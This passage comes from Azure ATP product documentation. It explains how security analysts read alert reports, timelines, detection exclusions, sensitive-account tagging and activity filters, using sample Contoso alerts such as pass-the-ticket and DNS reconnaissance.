 - Start Time (UTC)
 - End Time (UTC)
 - Severity – Low/Medium/High
 - Status – Open/Closed
 - Status Update Time (UTC)
 - View in browser
- All involved entities (accounts, computers, and resources) are listed, separated by their role.
 - Source, destination, or attacked, depending on the alert.
- Most of the tabs include the following data per entity:
 - Name
 - Details
 - Type
 - SamName

- Source Computer
- Source User (if available)
- Domain Controllers
- Accessed Resource: Time, Computer, Name, Details, Type, Service.
- Additional tabs per alert:
 - On attacked accounts when the suspected attack used Brute Force.
 - On Domain Name System (DNS) servers when the suspected attacked involved network mapping reconnaissance (DNS).
- Related entities: ID, Type, Name, Unique Entity Json, Unique Entity Profile Json
- All raw activities captured by Azure ATP Sensors related to the alert (network or event activities) including:
 - Network Activities
 - Event Activities

Title	Description	Start Time (UTC)	End Time (UTC)	Severity	Status	Status Update Time (UTC)	View in Browser
Network mapping reconnaissance (DNS)	Suspicious DNS activity was observed, originating from RDP/RSV (which is)	8/1/2018 6:25:34.667 PM	8/1/2018 6:25:34.667 PM	Medium	Open	8/1/2018 6:25:47.550 PM	Link

Related entities

In each alert, the last tab provides the **Related Entities**. Related entities are all entities involved in a suspicious activity, without the separation of the "role" they played in the alert. Each entity has two Json files, the Unique Entity Json and Unique Entity Profile Json. Use these two Json files to learn more about the entity and to help you investigate the alert.

Unique Entity Json

Includes the data Azure ATP learned from Active Directory about the account. This includes all attributes such as *Distinguished Name*, *SID*, *LockoutTime*, and **PasswordExpiryTime*. For user accounts, includes data such as *Department*, *Mail*, and *PhoneNumber*. For computer accounts, includes data such as *OperatingSystem*, *IsDomainController*, and **DnsName*.

Unique Entity Profile Json

Includes all data Azure ATP profiled on the entity. Azure ATP uses the network and event activities captured to learn about the environment's users and computers. Azure ATP profiles relevant information per entity. This information contributes Azure ATP's threat identification capabilities.

Azure Advanced Threat Protection			Microsoft	
Suspected identity theft (pass-the-ticket)				
Related Entities				
ID	Type	Name	Unique Entity Joins	Unique Entity Profile Joins
62c8d458-3683-423c-a402-15ab1e0169bc	User	Ron Harper	({"Type": "User", "SchemaVersion": 2006106105, "IsEntitySchemaChanged": true, "SystemCreationTime": "2016-01-01T00:00:00Z"})	({"Type": "UserProfile", "SchemaVersion": 2006106105, "IsEntitySchemaChanged": true, "SystemCreationTime": "2016-01-01T00:00:00Z"})
97b9392b-aaa0-4281-ba15-b41d071bd9f6	Computer	FINANCESRV33	({"Type": "Computer", "SchemaVersion": 2006106105, "IsEntitySchemaChanged": true, "SystemCreationTime": "2016-01-01T00:00:00Z"})	({"Type": "ComputerProfile", "SchemaVersion": 2006106105, "IsEntitySchemaChanged": true, "SystemCreationTime": "2016-01-01T00:00:00Z"})
5d9e9739-7b1e-45d0-b047-63139262a39f	Computer	RDPSPRV	({"Type": "Computer", "SchemaVersion": 2006106105, "IsEntitySchemaChanged": true, "SystemCreationTime": "2016-01-01T00:00:00Z"})	({"Type": "ComputerProfile", "SchemaVersion": 2006106105, "IsEntitySchemaChanged": true, "SystemCreationTime": "2016-01-01T00:00:00Z"})
4469954f-6801-4100-935a-9a2a1127365a	Computer	Contoso-DC	({"Type": "Computer", "SchemaVersion": 2006106105, "IsEntitySchemaChanged": true, "SystemCreationTime": "2016-01-01T00:00:00Z"})	({"Type": "ComputerProfile", "SchemaVersion": 2006106105, "IsEntitySchemaChanged": true, "SystemCreationTime": "2016-01-01T00:00:00Z"})
987e47d9-e73d-4beb-bf2a-912eed29961f	Computer	SHAREPOINT-SRV	({"Type": "Computer", "SchemaVersion": 2006106105, "IsEntitySchemaChanged": true, "SystemCreationTime": "2016-01-01T00:00:00Z"})	({"Type": "ComputerProfile", "SchemaVersion": 2006106105, "IsEntitySchemaChanged": true, "SystemCreationTime": "2016-01-01T00:00:00Z"})

How can I use Azure ATP information in an investigation?

Investigations can be as detailed as needed. Here are some ideas of ways to investigate using the data provided by Azure ATP.

- Check if all related users belong to the same group or department?
- Do related users share resources, applications, or computers?
- Is an account active even though its PasswordExpiryTime already passed?

Azure ATP and NNR (Network Name Resolution)

Azure ATP detection capabilities rely on active Network Name Resolution (NNR) to resolve IPs to computers in your organization. Using NNR, Azure ATP is able to correlate between raw activities (containing IP addresses), and the relevant computers involved in each activity. Based on the raw activities, Azure ATP profiles entities, including computers, and generates alerts.

NNR data is crucial for detecting the following alerts:

- Suspected identity theft (pass-the-ticket)
- Suspected DCSync attack (replication of directory services)
- Network mapping reconnaissance (DNS)

Use the NNR information provided in the **Network Activities** tab of the alert download report, to determine if an alert is an **FP**. In cases of an **FP** alert, it's common to have the NNR certainty result given with low confidence.

Download report data appears in two columns:

- **Source/Destination computer**
 - *Certainty* – low-resolution certainty may indicate incorrect name resolution.
- **Source/Destination computer**
 - *Resolution method* – provides the NNR methods used to resolve the IP to computer in the organization.

Network mapping reconnaissance (DNS)

Network Activities

Time (UTC)	Source Ip Address	Source Port	Source Computer	Source Computer Certainty	Source Computer Resolution Method	Destination Ip Address	Destination Port
11/28/2018 3:05:12.592 PM	daf:2	10160	CLIENT2	High	RpcNtLm, RdpTls	daf:200	53
11/29/2018 3:09:17.520 PM	daf:2	11708	CLIENT2	High	RpcNtLm, RdpTls	daf:200	53
11/29/2018 3:09:17.639 PM	daf:2	11708	CLIENT2	High	RpcNtLm, RdpTls	daf:200	53
11/29/2018 3:11:12.000 PM	daf:2	11709	CLIENT2	High	RpcNtLm, RdpTls	daf:200	53
11/29/2018 3:11:12.042 PM	daf:2	11709	CLIENT2	High	RpcNtLm, RdpTls	daf:200	53
12/2/2018 10:29:59.460 AM	daf:2	16216	CLIENT2	High	RpcNtLm, RdpTls	daf:200	53
12/2/2018 10:29:59.518 AM	daf:2	16216	CLIENT2	High	RpcNtLm, Cached, RdpTls	daf:200	53
12/2/2018 10:30:08.804 AM	daf:2	16217	CLIENT2	High	RpcNtLm, Cached, RdpTls	daf:200	53
12/2/2018 10:30:08.862 AM	daf:2	16217	CLIENT2	High	RpcNtLm, Cached, RdpTls	daf:200	53
12/2/2018 10:30:40.806 AM	daf:2	16218	CLIENT2	High	RpcNtLm, RdpTls	daf:201	53
12/2/2018 10:30:40.866 AM	daf:2	16218	CLIENT2	High	RpcNtLm, RdpTls	daf:201	53
12/2/2018 10:31:46.705 AM	daf:2	16219	CLIENT2	High	RpcNtLm, RdpTls	daf:200	53
12/2/2018 10:31:46.763 AM	daf:2	16219	CLIENT2	High	RpcNtLm, RdpTls	daf:200	53
12/6/2018 4:41:32.230 PM	daf:2	21722	CLIENT2	High	RpcNtLm, RdpTls	daf:200	53

For more information about how to work with Azure ATP security alerts, see [Working with security alerts](#).

See Also

- [Investigate a user](#)
- [Investigate a computer](#)
- [Working with lateral movement paths](#)
- [Check out the Azure ATP forum!](#)

Working with Security Alerts

5/6/2019 • 3 minutes to read

This article explains the basics of how to work with Azure ATP security alerts.

Review security alerts on the attack timeline

After logging in to the Azure ATP portal, you're automatically taken to the open **Security Alerts Timeline**. Security alerts are listed in chronological order, with the newest alert on the top of the timeline.

Each security alert has the following information:

- Entities involved, including users, computers, servers, domain controllers, and resources.
- Times and time frame of the suspicious activities which initiated the security alert.
- Severity of the alert: High, Medium, or Low.
- Status: Open, closed, or suppressed.
- Ability to:
 - Share the security alert with other people in your organization via email.
 - Download the security alert in Excel format.

NOTE

- When you hover your mouse over a user or computer, a mini entity profile is displayed. The mini-profile provides additional information about the entity and includes the number of security alerts that the entity is linked to.
- Clicking on an entity, takes you to the entity profile of the user or computer.

Azure Advanced Threat Protection | contoso-corp | Timeline

4:04 PM Today

Honeytoken activity Updated OPEN

The following activities were performed by **Bob Minion**:

- Logged in to 2 computers via Contoso-DC.
- Authenticated from 2 computers using Kerberos when accessing 5 resources against Contoso-DC.
- Authenticated from ITARGOET-T470S using NTLM against corporate resources via Contoso-DC.

Started at 3:08 PM Jan 22, 2018

3:23 PM Jan 22, 2018

Remote execution attempt detected OPEN

The following remote execution attempts were performed on Contoso-DC from ALICE-DESKTOP:

- Attempted remote execution of one or more WMI methods by AdminUser.

3:06 PM Jan 22, 2018

Suspicious service creation OPEN

AdminUser created 10 services in order to execute potentially malicious commands on Contoso-DC.

3:03 PM Jan 22, 2018

Brute force attack using LDAP simple bind OPEN

200 password guess attempts were made on 2 accounts from ALICE-DESKTOP. 2 account passwords were successfully guessed.

2:59 PM Jan 22, 2018

Reconnaissance using account enumeration OPEN

Suspicious account enumeration activity using Kerberos protocol, originating from ALICE-DESKTOP, was detected. The attacker performed a total of 101 guess attempts for account names, 2 guess attempts matched existing account names in Active Directory.

12:38 PM Jan 21, 2018

Malicious replication of directory services OPEN

Malicious replication requests were attempted by Alice Liddel, from ALICE-DESKTOP against Contoso-DC.

11:59 AM Jan 21, 2018

Reconnaissance using DNS OPEN

Suspicious DNS activity was observed, originating from ALICE-DESKTOP (which is not a DNS server) against Contoso-DC.

Security alert categories

Azure ATP security alerts are divided into the following categories or phases, like the phases seen in a typical cyber-attack kill chain.


- [Reconnaissance alerts](#)
- [Compromised credential alerts](#)
- [Lateral movement alerts](#)
- [Domain dominance alerts](#)
- [Exfiltration alerts](#)

Preview detections

The Azure ATP research team constantly works on implementing new detections for newly discovered attacks. Because Azure ATP is a cloud service, new detections are released quickly to enable Azure ATP customers to benefit from new detections as soon as possible.

These detections are tagged with a preview badge, to help you identify the new detections and know that they are new to the product. If you turn off preview detections, they will not be displayed in the Azure ATP console -


not in the timeline or in entity profiles - and new alerts won't be opened.



By default, preview detections are enabled in Azure ATP.

To disable preview detections:

1. In the Azure ATP console, click the settings cog.
2. In the left menu, under Preview, click **Detections**.
3. Use the slider to turn the preview detections on and off.



Filter security alerts list

To filter the security alert list:

1. In the **Filter by** pane on the left side of the screen, select one of the following options: **All**, **Open**, **Closed**, or **Suppressed**.
2. To further filter the list, select **High**, **Medium**, or **Low**.

Suspicious activity severity

- **Low**

Indicates activities that can lead to attacks designed for malicious users or software to gain access to organizational data.

- **Medium**


Indicates activities that can put specific identities at risk for more severe attacks that could result in identity theft or privileged escalation

- **High**

Indicates activities that can lead to identity theft, privilege escalation, or other high-impact attacks

Managing security alerts

You can change the status of a security alert by clicking the current status of the security alert and selecting one of the following **Open**, **Suppressed**, **Closed**, or **Deleted**. To do this, click the three dots at the top right corner of a specific alert to reveal the list of available actions.



Security alert status

- **Open:** All new security alerts appear in this list.
- **Closed:** Is used to track security alerts that you identified, researched, and fixed for mitigated.

NOTE

If the same activity is detected again within a short period of time, Azure ATP may reopen a closed alert.

- **Suppress:** Suppressing an alert means you want to ignore it for now, and only be alerted again if there's a new instance. This means that if there's a similar alert Azure ATP doesn't reopen it. But if the alert stops for seven days, and is then seen again, you are alerted again.
- **Delete:** If you Delete an alert, it is deleted from the system, from the database and you will NOT be able to restore it. After you click delete, you'll be able to delete all security alerts of the same type.
- **Exclude:** The ability to exclude an entity from raising more of a certain type of alerts. For example, you can set Azure ATP to exclude a specific entity (user or computer) from alerting again for a certain type of activity, such as a specific admin who runs remote code or a security scanner that does DNS reconnaissance. In addition to being able to add exclusions directly on the security alert as it is detected in the time line, you can also go to the Configuration page to **Exclusions**, and for each security alert you can manually add and remove excluded entities or subnets (for example for Pass-the-Ticket).

NOTE

The configuration pages can only be modified by Azure ATP admins.

See Also

- [Working with the Azure ATP portal](#)

- [Check out the Azure ATP forum!](#)

Excluding entities from detections


5/6/2019 • 2 minutes to read

This article explains how to exclude entities from triggering alerts. Certain entities are excluded to minimize true benign positives while making sure you can catch the true positives. In order to keep Azure ATP from creating noise about activities that, from specific users, may be part of your normal rhythm of business, you can quiet - or exclude - specific entities from raising alerts. In addition, certain popular entities are excluded by default.

For example, if you have a security scanner that does DNS recon or an admin who remotely runs scripts on the domain controller - and these are sanctioned activities whose intent is part of the normal IT operation in your organization, these can be excluded. For more information about each Azure ATP detection to help you decide which entities to exclude, see the [Security Alert guide](#).

Entities excluded by default from raising alerts


For certain alerts, such as **Suspicious communication over DNS**, automatic domain exclusions are added by Azure ATP based on customer feedback and research.




Exclude entities from raising alerts

There are two ways you can manually exclude entities, either directly from the security alert, or from the **Exclusions** tab on the **Configuration** page.

- **From the security alert:** In the Activity timeline, when you receive an alert on an activity for a user, computer or IP address that **is** allowed to perform the particular activity, and may do so frequently, do the following:
 - Right-click the three dots at the end of the row for the security alert on that entity and select **Close and exclude**. This adds the user, computer, or IP address to the exclusions list for that security alert. It closes the security alert and the alert is no longer listed in the **Open** events list in the **Alert timeline**.



- **From the Configuration page:** To review or modify any exclusions: under **Configuration**, click **Exclusions** and then select the security alert to apply the exclusion to, such as **DNS reconnaissance**.



To add an entity from the **Exclusions** configuration: enter the entity name, then click the plus, and then click **Save** at the bottom of the page.

To remove an entity from the **Exclusions** configuration: click the minus next to the entity name, then click **Save** at the bottom of the page.

It is recommended that you add exclusions to detections only after you get alerts of that specific type *and* determine that they are true benign positives.

NOTE

For your protection, not all detections provide the possibility to set exclusions.

Some of the detections provide tips that help you decide what to exclude.

Each exclusion depends on the context, in some you can set users while for others you can set computers or IP addresses.

When you have the possibility of excluding an IP address or a computer, you can exclude one or the other - you don't need to provide both.

NOTE

Configuration pages can be modified by Azure ATP admins only.

See Also

- [Azure ATP Security Alert guide](#)
- [Integrating with Windows Defender ATP](#)
- [Check out the Azure ATP forum!](#)

Working with sensitive accounts

5/6/2019 • 2 minutes to read

Sensitive entites

The following list of groups are considered **Sensitive** by Azure ATP. Any entity that is a member of one of these groups is considered sensitive:

- Administrators
- Power Users
- Account Operators
- Server Operators
- Print Operators
- Backup Operators
- Replicators
- Network Configuration Operators
- Incoming Forest Trust Builders
- Domain Admins
- Domain Controllers
- Group Policy Creator Owners
- read-only Domain Controllers
- Enterprise Read-only Domain Controllers
- Schema Admins
- Enterprise Admins
- Microsoft Exchange Servers


NOTE

Until September, 2018, Remote Desktop Users were also automatically considered Sensitive by Azure ATP. Remote Desktop entities or groups added after this date are no longer automatically marked as sensitive while Remote Desktop entities or groups added before this date may remain marked as Sensitive. This Sensitive setting can now be changed manually.


Tagging sensitive accounts

In addition to these groups, you can manually tag groups or accounts as sensitive to enhance detections. This is important because Some Azure ATP detections, such as sensitive group modification detection and lateral movement paths, rely on which groups and accounts are considered sensitive. You can manually tag other users or groups as sensitive, such as board members, company executives, director of sales, etc., and Azure ATP considers them sensitive.

1. In the Azure ATP portal, click the **Configuration** cog in the menu bar.
2. Under **Detection** click **Entity tags**.



3. In the **Sensitive** section, type the name of the **Sensitive accounts** and **Sensitive groups** and then click + sign to add them.



4. Click **Save**.

See also

- [Working with suspicious activities](#)
- [Check out the Azure ATP forum!](#)

Azure ATP monitored activities search and filter

5/6/2019 • 2 minutes to read

Activities detected by Azure ATP on your network can be searched and filtered for easy drill-down and organization during your research and investigation into security alerts.

From the Azure ATP timeline, select any entity in your network (DC, machine, or user) as the filter access point. Next, select to filter by the **Security Alert, Activity** type, or any combination. Once the filter is applied, the threat timeline of the entity is updated with the filtered information. Your filtered alerts and activities can also be downloaded to continue your investigation or tracking in other tools.

The screenshot displays the Azure ATP interface for the entity 'SHAREPOINT-SRV'. The top navigation bar shows 'Azure Advanced Threat Protection | contoso-corp | SHAREPOINT-SRV'. The main content area is divided into several sections:

- Entity Information:** A circular icon representing the entity, with the name 'SHAREPOINT-SRV' and 'Windows Server 2016 Datacenter, 10.0 (14393)'. Below this, details include 'Domain: contoso.com', 'First seen: Sep 17, 2018', 'SAM name: SHAREPOINT-SRV', and 'Created on: Sep 4, 2018'.
- Alerts and Activity Counts:** Three summary boxes at the top right show '2 Open security alerts', '3 Logged on users', and '0 Accessed resources'.
- Filtering Interface:** A 'Filter by' dropdown menu is open, showing a list of 'Security Alerts' and 'Activities by type'. The 'Filter by' dropdown and the 'Apply' button are highlighted with red boxes. The 'Security Alerts' list includes items like 'Unusual protocol implementation', 'Suspicious modification of sensitive groups', and 'Suspicious VPN Connection' (which is also highlighted with a red box). The 'Activities by type' list includes 'Credentials validation', 'Directory Services replication', 'DNS query', 'Failed logon', 'Interactive logon', 'LDAP cleartext', 'LDAP query', 'Private data retrieval', and 'Remote desktop'.
- Timeline:** A vertical timeline on the left shows activity from 'Today' to 'Last Week'. The 'Today' section shows a '1:30 PM' event: 'Ron Harper logged on using Kerberos | SHAREPOINT-SRV (2a0110681ced805262156e81ae)'. The 'Monday' section shows a '1:30 PM' event: 'Nick Harper logged on using Kerberos | NICKC-LAP | NICKC-LAP:192.168.0.2 | SPN: cifs/sharepoint.srv'. The 'Sunday' section shows a '1:30 PM' event: 'Accessed by Nick Cowley from NICKC-LAP using Kerberos | NICKC-LAP:192.168.0.2 | SPN: cifs/sharepoint.srv'.
- Buttons:** 'Reset' and 'Apply' buttons are located at the bottom right of the filter panel.

To filter alerts and activities:

1. Select the entity to investigate from the Azure ATP timeline.
2. Click **Filter by**, then select the alerts and/or activities to filter.
3. Click **Apply**. The entity timeline is updated according to the filters you selected.
4. To download the filtered activities, click **Download activities** and select the date range for your download report.
5. To reset the entity timeline to display all alerts and activities, click **Reset** or close the filter.

See Also

- [Investigating entities](#)
- [Monitoring alerts](#)
- [Working with Security Alerts](#)
- [Check out the ATP forum!](#)

Configure detection exclusions and honeypot accounts

5/6/2019 • 2 minutes to read

